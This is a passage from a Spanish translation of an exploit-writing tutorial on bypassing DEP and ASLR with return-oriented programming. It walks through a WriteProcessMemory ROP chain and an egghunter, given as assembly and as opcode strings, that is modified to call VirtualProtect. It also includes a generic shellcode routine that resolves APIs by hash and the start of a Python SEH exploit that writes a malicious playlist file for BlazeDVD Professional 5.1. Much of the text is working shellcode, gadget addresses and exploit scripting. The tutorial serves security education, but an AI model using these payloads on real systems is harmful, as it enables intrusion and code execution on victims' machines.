
Esta instrucción sólo hará un CALL EAX. En EAX, todavía tenemos un puntero a kernel32.WriteProcessMemory(). Cuando el CALL EAX se realiza, los siguientes parámetros se toman de la pila:




El primer parámetro en realidad no importa. El código parcheará WPM(), por lo que nunca retornará. Luego, el parámetro hProcess (FFFFFFFF) y la dirección (destino, para escribir la Shellcode) se puede encontrar, seguido por el buffer (ubicación de la Shellcode. Este puntero fue tomado de ESP. Dado que el PUSHAD también cambió ESP (y ya que hemos puesto nuestra Shellcode directamente después de la cadena de ROP), este puntero apunta ahora a la Shellcode.

El valor BytesToWrite se generó anteriormente. Finalmente, el último parámetro sólo apunta a una ubicación de escritura.

En primer lugar, mira el contenido en 0x78022CF en el Dump:




Presiona F7 para trazar. Después de que se hace la llamada a ntdll.ZwWriteVirtualMemory (en 7C8022C9), antes de se ejecute el RETN14 al final de la llamada, vemos que nuestra Shellcode se ha copiado en 7C8022CF:




Cuando el RETN 14 se ejecuta, la instrucción, aterrizamos en 7C8022CF, que sólo es la instrucción siguiente en el flujo natural de WriteProcessMemory ().

Dado que esta ubicación contiene ahora la Shellcode la cual será ejecutada.



Resultado:



Conclusión: en este Exploit de ROP, se usa una técnica diferente para poner los parámetros en la pila. Los parámetros fueron generados por primera vez con ADD y SUB, luego se metieron en los registros. Por último, un PUSHAD pone las instrucciones en el lugar correcto, y se hace la llamada a la API.

Egg Hunters o Cazadores de Huevos

En el tutorial 8:

Creacion de Exploits 8 Caceria de Huevos Win32 por corelanc0d3r traducido por Ivinson.pdf

http://www.mediafire.com/?o2ohc8kyhh5gg2e

He discutido los detalles internos de los Egg Hunters. Resumiendo el concepto de un cazador de huevos, necesitarás poder ejecutar una pequeña cantidad de código, que buscará la Shellcode real (en la pila o en el Heap) y la ejecutará.

Ya deberías saber cómo poder ejecutar un cazador de huevos, usando ROP. Un egghunter es sólo una Shellcode "pequeña", por lo que sólo deberías aplicar una secuencia de ROP para hacer funcionar el cazador de huevos.

Cuando el cazador de huevos haya encontrado la Shellcode, saltará a la dirección base de la Shellcode. Por supuesto, cuando DEP está habilitado, esto no es muy probable que funcione.

Eso significa que tenemos que insertar una segunda cadena de ROP, para asegurarnos de que podemos marcar la Shellcode como ejecutable.

Hay 2 maneras de hacerlo:

- Añadir una rutina de ROP al cazador de huevos.
- Anteponer la Shellcode final con una rutina de ROP.

Echemos un vistazo a cómo estos dos escenarios deben implementarse, usando un cazador de huevos comúnmente utilizado (usando NtAccessCheckAndAuditAlarm):

```
681CAFF0F   or dx,0x0fff
42          inc edx
52          push edx
6A02        push byte +0x2
58          pop eax
CD2E        int 0x2e
3C05        cmp al,0x5
5A          pop edx
74EF        je xxxx
B877303074  mov eax,0x74303077
8BFA        mov edi,edx
AF          scasd
75EA        jnz xxxxxx
AF          scasd
75E7        jnz xxxxx
FFE7        jmp edi
```

Una vez más, supongo que ya sabes cómo ejecutar este cazador de huevos usando ROP.

Como se puede ver, al final de este cazador de huevos (cuando la Shellcode es encontrada), la dirección de la Shellcode se almacenarán en EDI. La última instrucción del cazador de huevos saltará a EDI e intentará ejecutar la Shellcode. Cuando DEP está habilitado, el salto se hará, pero la ejecución de la Shellcode fallará.

¿Cómo podemos solucionar este problema?

Escenario 1: Parchear el Egg Hunter

En este primer escenario, voy a modificar el cazador de huevos para asegurarme de que el lugar donde se encuentra la Shellcode se marque como ejecutable primero.

El "JMP EDI" (el que hará el salto) debe ser eliminado.

A continuación, tenemos que marcar como ejecutable la memoria donde está la Shellcode. Podemos hacer esto llamando VirtualProtect (). Afortunadamente, no es necesario utilizar ROP en este momento, simplemente hay que escribir el código en ASM y añadirlo al cazador de huevos. Se ejecutará muy bien porque la ubicación actual ya es ejecutable.

El código adicional que debe ser escrito, necesita crear los siguientes valores en la pila:

- Dirección de retorno: Ésta es la dirección en EDI - apuntando a la Shellcode. Esto hará que la Shellcode se ejecute automáticamente después de que la llamada a VirtualProtect () retorne.

- lpAddress: La misma dirección como en "Dirección de retorno."

- Tamaño: Tamaño de la Shellcode.

- flNewProtect: Ponerlo en 0x40.

- lpflOldProtect: Puntero a una ubicación de escritura.

Finalmente, se tiene que llamar a VirtualProtect() asegurándose de que el primer parámetro esté en la parte superior de la pila.

Código ASM de ejemplo:

```
[bits 32]
push 0x10035005    ;param5 : dirección de escritura.
;0x40
xor eax,eax
add al,0x40
push eax           ;param4 : flNewProtect
;Longitud de la Shellcode - usa 0x300 en este ejemplo.
add eax,0x7FFFFFBF
sub eax,0x7FFFFCFF
```

```
push eax         ;param3 : size : 0x300 bytes en este caso.
push edi           ;param2 : lpAddress
push edi           ;param1 :dirección de retorno.
push 0x7C801AD4    ;VirtualProtect
ret
```

O en Opcodes:

```
"\x68\x05\x50\x03\x10\x31\xc0\x04".
"\x40\x50\x05\xbf\xff\xff\x7f\x2d".
"\xff\xfc\xff\x7f\x50\x57\x57\x68".
"\xd4\x1a\x80\x7c\xc3";
```

Así que, básicamente, el cazador de huevos completo se vería así:

```
#--------------------------------------------------------------------
#corelanc0d3r - Cazador de Huevos que marcará lugar de la Shellcode
#como ejecutable.
#Tamaño que será marcado como ejecutable: 300 bytes.
#Lugar de escritura: 10035005
#XP SP3
#--------------------------------------------------------------------
my $egghunter =
"\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02".
"\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8".
"\x77\x30\x30\x74". # w00t
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF". #No más JMP EDI al final.
#VirtualProtect
"\x68\x05\x50\x03\x10\x31\xc0\x04".
"\x40\x50\x05\xbf\xff\xff\x7f\x2d".
"\xff\xfc\xff\x7f\x50\x57\x57\x68".
"\xd4\x1a\x80\x7c\xc3";
```

Este es un cazador de huevos pequeño, pero realmente no es genérico.

Así que, tal vez puedo hacerlo más portátil y más grande desgraciadamente. Si el tamaño no es realmente importante, entonces ésta puede ser una forma genérica para hacerlo funcionar.

Sólo edita las variables "**shellcode_size**" y "**writeable_address**" en el código ASM para que coincidan con tu Exploit específico, y debes estar listo para usarlo.

```
;---------------------------------------
;ASM rápido y sucio
;para localizar VirtualProtect.
;Úsala para hacer la Shellcode en EDI
;ejecutable, y salta a ella.
;
;Peter Van Eeckhoutte 'corelanc0d3r
;http://www.corelan.be:8800
```

Creación de Exploits 10: Uniendo DEP con ROP – El Cubo de Rubik [TM] por corelanc0d3r traducido por Ivinson/CLS

```
;---------------------------------------
;Modifica estos valores
;para ajustarlo a tu ambiente
shellcode_size equ 0x100
writeable_address equ 0x10035005
hash_virtualprotect equ 0x7946C61B
;
;
[BITS 32]

global _start

_start:
FLDPI
FSTENV [ESP-0xC]
pop eax
push edi  ;Guarda el ubicación de la Shellcode.
push eax  ;Ubicación actual.
xor edx,edx
mov dl,0x7D   ;Offset para start_main.

;Técnica skylined
  XOR     ECX, ECX             ; ECX = 0
  MOV     ESI, [FS:ECX + 0x30] ; ESI = &(PEB) ([FS:0x30])
  MOV     ESI, [ESI + 0x0C]    ; ESI = PEB->Ldr
  MOV     ESI, [ESI + 0x1C]    ; ESI = PEB->Ldr.InInitOrder
next_module:
  MOV     EAX, [ESI + 0x08]    ; EBP = InInitOrder[X].base_address
  MOV     EDI, [ESI + 0x20]    ; EBP = InInitOrder[X].module_name
(unicode)
  MOV     ESI, [ESI]           ; ESI = InInitOrder[X].flink (next
module)
  CMP     [EDI + 12*2], CL     ; modulename[12] == 0 ?
  JNE     next_module          ; No: try next module.

;jmp start_main ; Reemplaza esto con un salto relativo hacia adelante.
pop ecx
add ecx,edx
jmp ecx            ;jmp start_main

;====Función : Encontrar la dirección base de la función=======
find_function:
pushad                           ;Guarda todos los registros.
mov ebp,  [esp  +  0x24]         ;Pone la dirección base está siendo
                                 ;cargada en EBP.
mov eax,  [ebp  +  0x3c]         ;Salta el MSDOS header
mov edx,  [ebp  +  eax  +  0x78] ;Va a la Export Table y pone la
dirección relativa
                                 ;en EDX.
add edx,  ebp                    ;Le suma la dirección base.
                                 ;EDX = Dirección absoluta de la
;export table.
mov ecx,  [edx  +  0x18]         ;Prepara el contador ECX.
                                 ;(¿Cuántos ítems están en el array?)
mov ebx,  [edx  +  0x20];Pone el Offset relativo de  la tabla de
nombres en EBX.
add ebx,  ebp                    ;Le suma la dirección base.
                     ;ebx = dirección absoluta de la tabla de nombres.
```

```
find_function_loop:
jecxz  find_function_finished    ;Si ecx=0, entonces el último símbolo
ha sido chequeado.
                                 ;(No debería suceder nunca)
                    ;A menos que, la dirección no pudo ser encontrada.
dec ecx                          ;ecx=ecx-1
mov esi,  [ebx  +  ecx  *  4]    ;Consigue el Offset relativo del
nombre asociado
                                 ;con el símbolo actual
                                 ;y almacena el Offset en ESI.
add esi,  ebp                    ;Le suma la dirección base.
                    ;ESI = a la dirección absoluta del símbolo actual.
compute_hash:
xor edi,  edi                    ;Pone EDI a 0.
xor eax,  eax                    ;Pone EAX a 0.
cld                              ;Limpia el flag de dirección
                         ;Se asegurará de que incremente en vez
                                 ;decrementar cuando use lods*

compute_hash_again:
lodsb                            ;Carga bytes en ESI (Nombre del
símbolo actual)
                                 ;en al, + incrementa ESI
test al,  al                      ;bitwise test :
                        ;Mira si se ha llegado al final de la String.
jz  compute_hash_finished ;Si el falg Z está activo = final de la
String.
ror edi,  0xd             ; Si el falg Z no está activo, rota el valor
                                 ;actual del hash 13 bits a la derecha
add edi,  eax      ;le suma el carácter actual del nombre del símbolo
                                 ;al hash acumulador.
jmp compute_hash_again           ;Continúa el bucle.

compute_hash_finished:

find_function_compare:
cmp edi,  [esp  +  0x28]         ;Mira si el hash computado coincide
con el hash buscado
                                 ; (en esp+0x28)
                                 ;edi = hash computado actual.
                           ;esi = nombre de la función actual (string)
jnz find_function_loop          ;no coincide, anda al próximo símbolo.
     mov ebx,  [edx  +  0x24]  ;Si coincide : extrae el Offset relativo
                                          ; de la tabla de ordinales.
and put in ebx
add ebx,  ebp                    ;Le suma la dirección base.
                   ;EBX = Dirección absoluta de la tabla de ordinales.
mov cx,  [ebx  +  2  *  ecx]     ;Consigue el número ordinal del
símbolo actual.(2 bytes)
mov ebx,  [edx  +  0x1c];Consigue la tabla de direcciones relativa y
la pone en EBX.
add ebx,  ebp                    ;Le suma la dirección base.
                                 ;ebx = Dirección absoluta de la tabla
de direcciones.
mov eax,  [ebx  +  4  *  ecx]    ;Consigue el Offset de la función
relativa de su ordinal.
                                 ;y la pone en EAX.
add eax,  ebp                    ;Le suma la dirección base.
            ;eax = Dirección absoluta de la dirección de la función.
```

```
mov [esp  +  0x1c],  eax         ;Sobrescribe la copia de la pila de
EAX y el POPAD
                          ;retornará la dirección de la función en EAX.
find_function_finished:
popad                          ;Recupera los registros originales.
                              ;EAX tendrá la dirección de la función.
ret
;-----------PRINCIPAL-------------
start_main:
    mov dl,0x04
    sub esp,edx      ;Asigna espacio en la pila.
    mov ebp,esp      ;Pone EBP como ptr  de marco para el Offset
relativo.
    mov edx,eax      ;Guarda la dirección base de kernel32 en EDX.
    ;find VirtualProtect
    push hash_virtualprotect
    push edx
    call find_function
    ;VirtualProtect está en EAX ahora.
    ;Recupera la ubicación de la Shellcode.
    pop edi
    pop edi
    pop edi
    pop edi
    push writeable_address    ;param5 : dirección de escritura.
    ;generate 0x40 (para4)
    xor ebx,ebx
    add bl,0x40
    push ebx           ;param4 : flNewProtect
    ;shellcode length
    add ebx,0x7FFFFFBF  ;Para compensar el 40 ya en EBX.
    sub ebx,0x7FFFFFFF-shellcode_size
    push ebx         ;param3 : size : 0x300 bytes en este caso.
    push edi         ;param2 : lpAddress
    push edi         ;param1 :dirección de retorno.
    push eax         ;VirtualProtect
    ret
```

Combinación con el cazador de huevos, el código sería el siguiente:

```
#-------------------------------------------------------------------
# corelanc0d3r – Cazador de Huevos que marcará la ubicación de la
#Shellcode como ejecutable
# y luego saltará a ella.
# Funciona en todos los SO´s (32bit) (Búsqueda dinámica de
#VirtualProtect()
# No optimizado – se puede hacer un poco más pequeña.
#
# Valores hardcodeados actuales:
#  - Tamaño de la Shellcode : 300 bytes.
#  - Dirección de escritura: 0x10035005.
#-------------------------------------------------------------------
my $egghunter =
"\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02".
"\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8".
"\x77\x30\x30\x74". # w00t
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF".
```

```
#La Shellcode ahora es localizada. El puntero está en EDI.
#Llama dinámicamente a VirtualProtect & salta a la Shellcode.
"\xd9\xeb\x9b\xd9\x74\x24\xf4\x58".
"\x57\x50\x31\xd2\xb2\x7d\x31\xc9".
"\x64\x8b\x71\x30\x8b\x76\x0c\x8b".
"\x76\x1c\x8b\x46\x08\x8b\x7e\x20".
"\x8b\x36\x38\x4f\x18\x75\xf3\x59".
"\x01\xd1\xff\xe1\x60\x8b\x6c\x24".
"\x24\x8b\x45\x3c\x8b\x54\x05\x78".
"\x01\xea\x8b\x4a\x18\x8b\x5a\x20".
"\x01\xeb\xe3\x37\x49\x8b\x34\x8b".
"\x01\xee\x31\xff\x31\xc0\xfc\xac".
"\x84\xc0\x74\x0a\xc1\xcf\x0d\x01".
"\xc7\xe9\xf1\xff\xff\xff\x3b\x7c".
"\x24\x28\x75\xde\x8b\x5a\x24\x01".
"\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c".
"\x01\xeb\x8b\x04\x8b\x01\xe8\x89".
"\x44\x24\x1c\x61\xc3\xb2\x04\x29".
"\xd4\x89\xe5\x89\xc2\x68\x1b\xc6".
"\x46\x79\x52\xe8\x9c\xff\xff\xff".
"\x5f\x5f\x5f\x5f\x68\x05\x50\x03".
"\x10\x31\xdb\x80\xc3\x40\x53\x81".
"\xc3\xbf\xff\xff\x7f\x81\xeb\xff".
"\xfe\xff\x7f\x53\x57\x57\x50\xc3";
```

200 bytes es un poco grande para un cazador de huevos, pero bueno, se puede optimizar mucho (un buen ejercicio para ti). Por otro lado, 200 bytes se verán bien en WPM(), por lo que tienes muchas opciones para hacer que esto funcione.

Consejo: si previamente asignaste "memoria fresca" para ejecutat el cazador de huevos, entonces tal vez un memcpy simple de la Shellcode en esa misma región podría funcionar también.

Escenario 2: Anteponer la Shellcode

Si no tienes espacio suficiente para los 28 bytes adicionales o aproximadamente 200 bytes para la versión genérica, entonces puedes hacer esto:

Quita el "JMP EDI” y reemplázalo con "PUSH EDI", "RET" (x57 xc3)

Luego, en la Shellcode entre la etiqueta **w00tw00t** y la propia Shellcode, tendrás que introducir una cadena de ROP, que debe marcar la página actual como ejecutable y ejecutarla.

Si entiendes este tutorial hasta ahora, debes saber cómo implementar esto.

Unicode

¿Qué pasa si el buffer parece estar sujeto a Unicode? Bueno, la respuesta es muy simple: tendrás que encontrar punteros a los ROP Gadgets compatibles con Unicode.

"**pvefindaddr rop**" indicará si un puntero es compatible con Unicode. sólo asegúrate de no utilizar la palabra clave "**nonull**" para la función o no verás ninguna de las direcciones Unicode. Está claro que aunque Unicode disminuirá las posibilidades de un Exploit exitoso porque el número de punteros utilizables será limitado.

Además de esto, también tendrás que encontrar punteros Unicode a la API de Windows que se van a utilizar para omitir DEP.

¡Buena suerte!

¿ASLR y DEP?

La teoría:

Evitar DEP y ASLR al mismo tiempo requerirá que se cargue al menos un módulo sin ASLR. Bueno, eso no es del todo cierto, pero en la mayoría de los casos, es decir: casi todos los casos, esta declaración será válida.

Si tienes un módulo que no tenga habilitado el ASLR, entonces puedes tratar de construir tu cadena de ROP basada en los punteros de ese módulo solo. Por supuesto, si tu cadena de ROP utiliza una función del sistema operativo para evitar DEP, tendrás que tener un puntero a una llamada en ese módulo también.

Alexey Sintsov demostró esta técnica en su exploit de ProSSHD 1.2.

http://www.exploit-db.com/exploits/12495/

Alternativamente, necesitas encontrar un puntero al módulo del SO en algún lugar de la pila, en un registro, etc. Si esto sucede, puedes usar

ROP Gadgets desde el módulo sin ASLR para robar ese valor y utilizar un desplazamiento a ese valor para llegar a la dirección de la función del sistema operativo.

La mala noticia es que, si no hay un único módulo que no está sujeto a ASLR, entonces sería imposible construir un exploit confiable. Todavía se puede intentar algo de fuerza bruta, etc. O encontrar fugas de memoria o punteros en la pila en algún lugar. La buena noticia es que "**!pvefindaddr rop**" buscará automáticamente los módulos sin ASLR. Así que, si **!Pvefindaddr rop** muestra un resultado, entonces lo más probable es que la dirección sea fiable.

En pvefindaddr v1.34 o superior, hay una función llamada "**ropcall**", que busca y ordena todas las funciones de llamadas interesantes para evitar el DEP en los módulos cargados. Esto puede ser útil al buscar una llamada de función alternativa y tal vez evitar ASLR.

Ejemplo: En el Easy RM to MP3 Converter, módulo msrmfilter03.dll:

```
 [+] Module filter set to 'msrmfilter03.dll'
[msrmfilter03.dll]  0x10026247 : CALL DWORD PTR DS:[<&KERNEL32.VirtualAlloc>] |  (PAGE_EXECUTE_READ) [SafeSEH: ** NO ** - ASLR: ** No (Pro
[msrmfilter03.dll]  0x100262D3 : CALL DWORD PTR DS:[<&KERNEL32.VirtualAlloc>] |  (PAGE_EXECUTE_READ) [SafeSEH: ** NO ** - ASLR: ** No (Pro
[msrmfilter03.dll]  0x10026AA6 : CALL DWORD PTR DS:[<&KERNEL32.VirtualAlloc>] |  (PAGE_EXECUTE_READ) [SafeSEH: ** NO ** - ASLR: ** No (Pro
[msrmfilter03.dll]  0x10026EE1 : CALL DWORD PTR DS:[<&KERNEL32.HeapCreate>] |  (PAGE_EXECUTE_READ) [SafeSEH: ** NO ** - ASLR: ** No (Proba
```

Si puedes utilizar las instrucciones de un módulo sin ASLR y tienes un puntero a un módulo de ASLR, una DLL del SO, por ejemplo, en la pila o en la memoria, entonces tal vez puedes tomar ventaja de eso y usar un desplazamiento a ese puntero para encontrar o usar otras instrucciones utilizables de ese módulo con ASLR habilitado. La dirección base del módulo puede cambiar, pero el desplazamiento a una determinada función debe seguir siendo el mismo.

Puedes encontrar un buen reportaje sobre un Exploit que evitar ASLR y DEP sin usar un módulo sin ASLR:

http://vreugdenhilresearch.nl/Pwn2Own-2010-Windows7-InternetExplorer8.pdf

Creación de Exploits 10: Uniendo DEP con ROP – El Cubo de Rubik [TM] por corelanc0d3r traducido por Ivinson/CLS

Un ejemplo

En el siguiente ejemplo, documentado por **mr_me**, mostraré una técnica posible para utilizar ROP Gadgets desde un módulo compilado sin ASLR para buscar un puntero de una DLL de sistema operativo desde la pila y usar un Offset a ese puntero para calcular la dirección de VirtualProtect.

Si podemos encontrar un puntero en la pila que apunte a kernel32.dll, entonces podemos modificar el valor o sumar o restar (ADD o SUB) un Offset hasta llegar a la dirección relativa de VirtualProtect().

Entorno de prueba: Vista Business SP2, (Virtualbox).

Para este ejemplo vamos a utilizar una vulnerabilidad en BlazeDVD Professional 5.1, descubierta en agosto de 2009.

http://www.exploit-db.com/exploits/9329/

Puedes descargar una copia de la aplicación vulnerable aquí:

https://www.corelan.be/?dl_id=40

El código de ejemplo en exploit-db indica que el registro SEH se sobrescribe después de 608 bytes. Ya sabemos que los 4 bytes en nSEH no son importantes en un Exploit de ROP. Así que, vamos a construir una Payload que tendrá 612 bytes, y luego sobrescribirá el manejador SE con un puntero que pivotará el control de nuevo a la pila.

Puedes ejecutar "**!Pvefindaddr noaslr**" para ordenar los módulos que no están sujetos a ASLR. Verás que la mayoría o todos los módulos de la aplicación no están habilitados con ASLR. Por supuesto, los módulos del sistema operativo Windows si tienen ASLR activado.

Después de haber creado el archivo **rop.txt**, usando "**!Pvefindaddr rop nonull**", y después de poner un BP en SEH para que podamos calcular el desplazamiento y volver a un lugar del buffer controlado en la pila, podemos concluir que, por ejemplo, el Gadget "ADD ESP, RET 408 + 4" (en 0x616074AE, desde EPG.dll) sería una buena manera de comenzar la cadena. Eso nos haría aterrizar en el buffer antes de la cadena SEH, que está bien.

Creación de Exploits 10: Uniendo DEP con ROP – El Cubo de Rubik [TM] por corelanc0d3r traducido por Ivinson/CLS

Nota: Será importante evitar poner grandes cantidades de datos en la pila después de sobrescribir SEH. Sobrescribir la pila también puede sobrescribir o alejar el puntero (si lo hay). Todo lo que necesitas es una forma de provocar una violación de acceso para que el registro SEH sobrescrito se active y podamos obtener el control de EIP.


El código del Exploit hasta ahora es la siguiente:

```
#!/usr/bin/python
junk = "A" * 612
## SEH – Pivota la pila.
rop = 'xaex74x60x61' # 0x616074AE : # ADD ESP,408 # RETN 4
sc = "B" * 500
buffer = junk + rop + sc
file=open('rop.plf','w')
file.write(buffer)
file.close()
```

El Crash o excepción se desencadena porque hemos sobrescrito el RET directo con las A 's en la variable “junk.” Lo que significa que puedes construir una variante de RET directo para este Exploit también. De todas formas, ya hemos decidido utilizar SEH.

Cuando observamos la pila al llamar el manejador SE, justo después de se ejecuta la operación "ADD ESP, 408", vemos esto:


1. Vamos a aterrizar en los A´s antes de sobrescribir SEH. Usando un patrón de Metasploit descubrimos que aterrizamos después de 312 A´s en ese buffer. Eso significa que el puntero del primer Gadget tiene que ser colocado en ese lugar. Si vas a utilizar una gran cantidad de punteros y / o Shellcode, es posible que tengas que pensar en el hecho de que el puntero de SEH se coloca en el byte 612 en el búfer.



2. Desplázate hacia abajo en la vista de la pila. Después del buffer (lleno con A´s + nuestro manejador de SEH + B´s) deberías comenzar a ver los punteros en la pila, indicando:

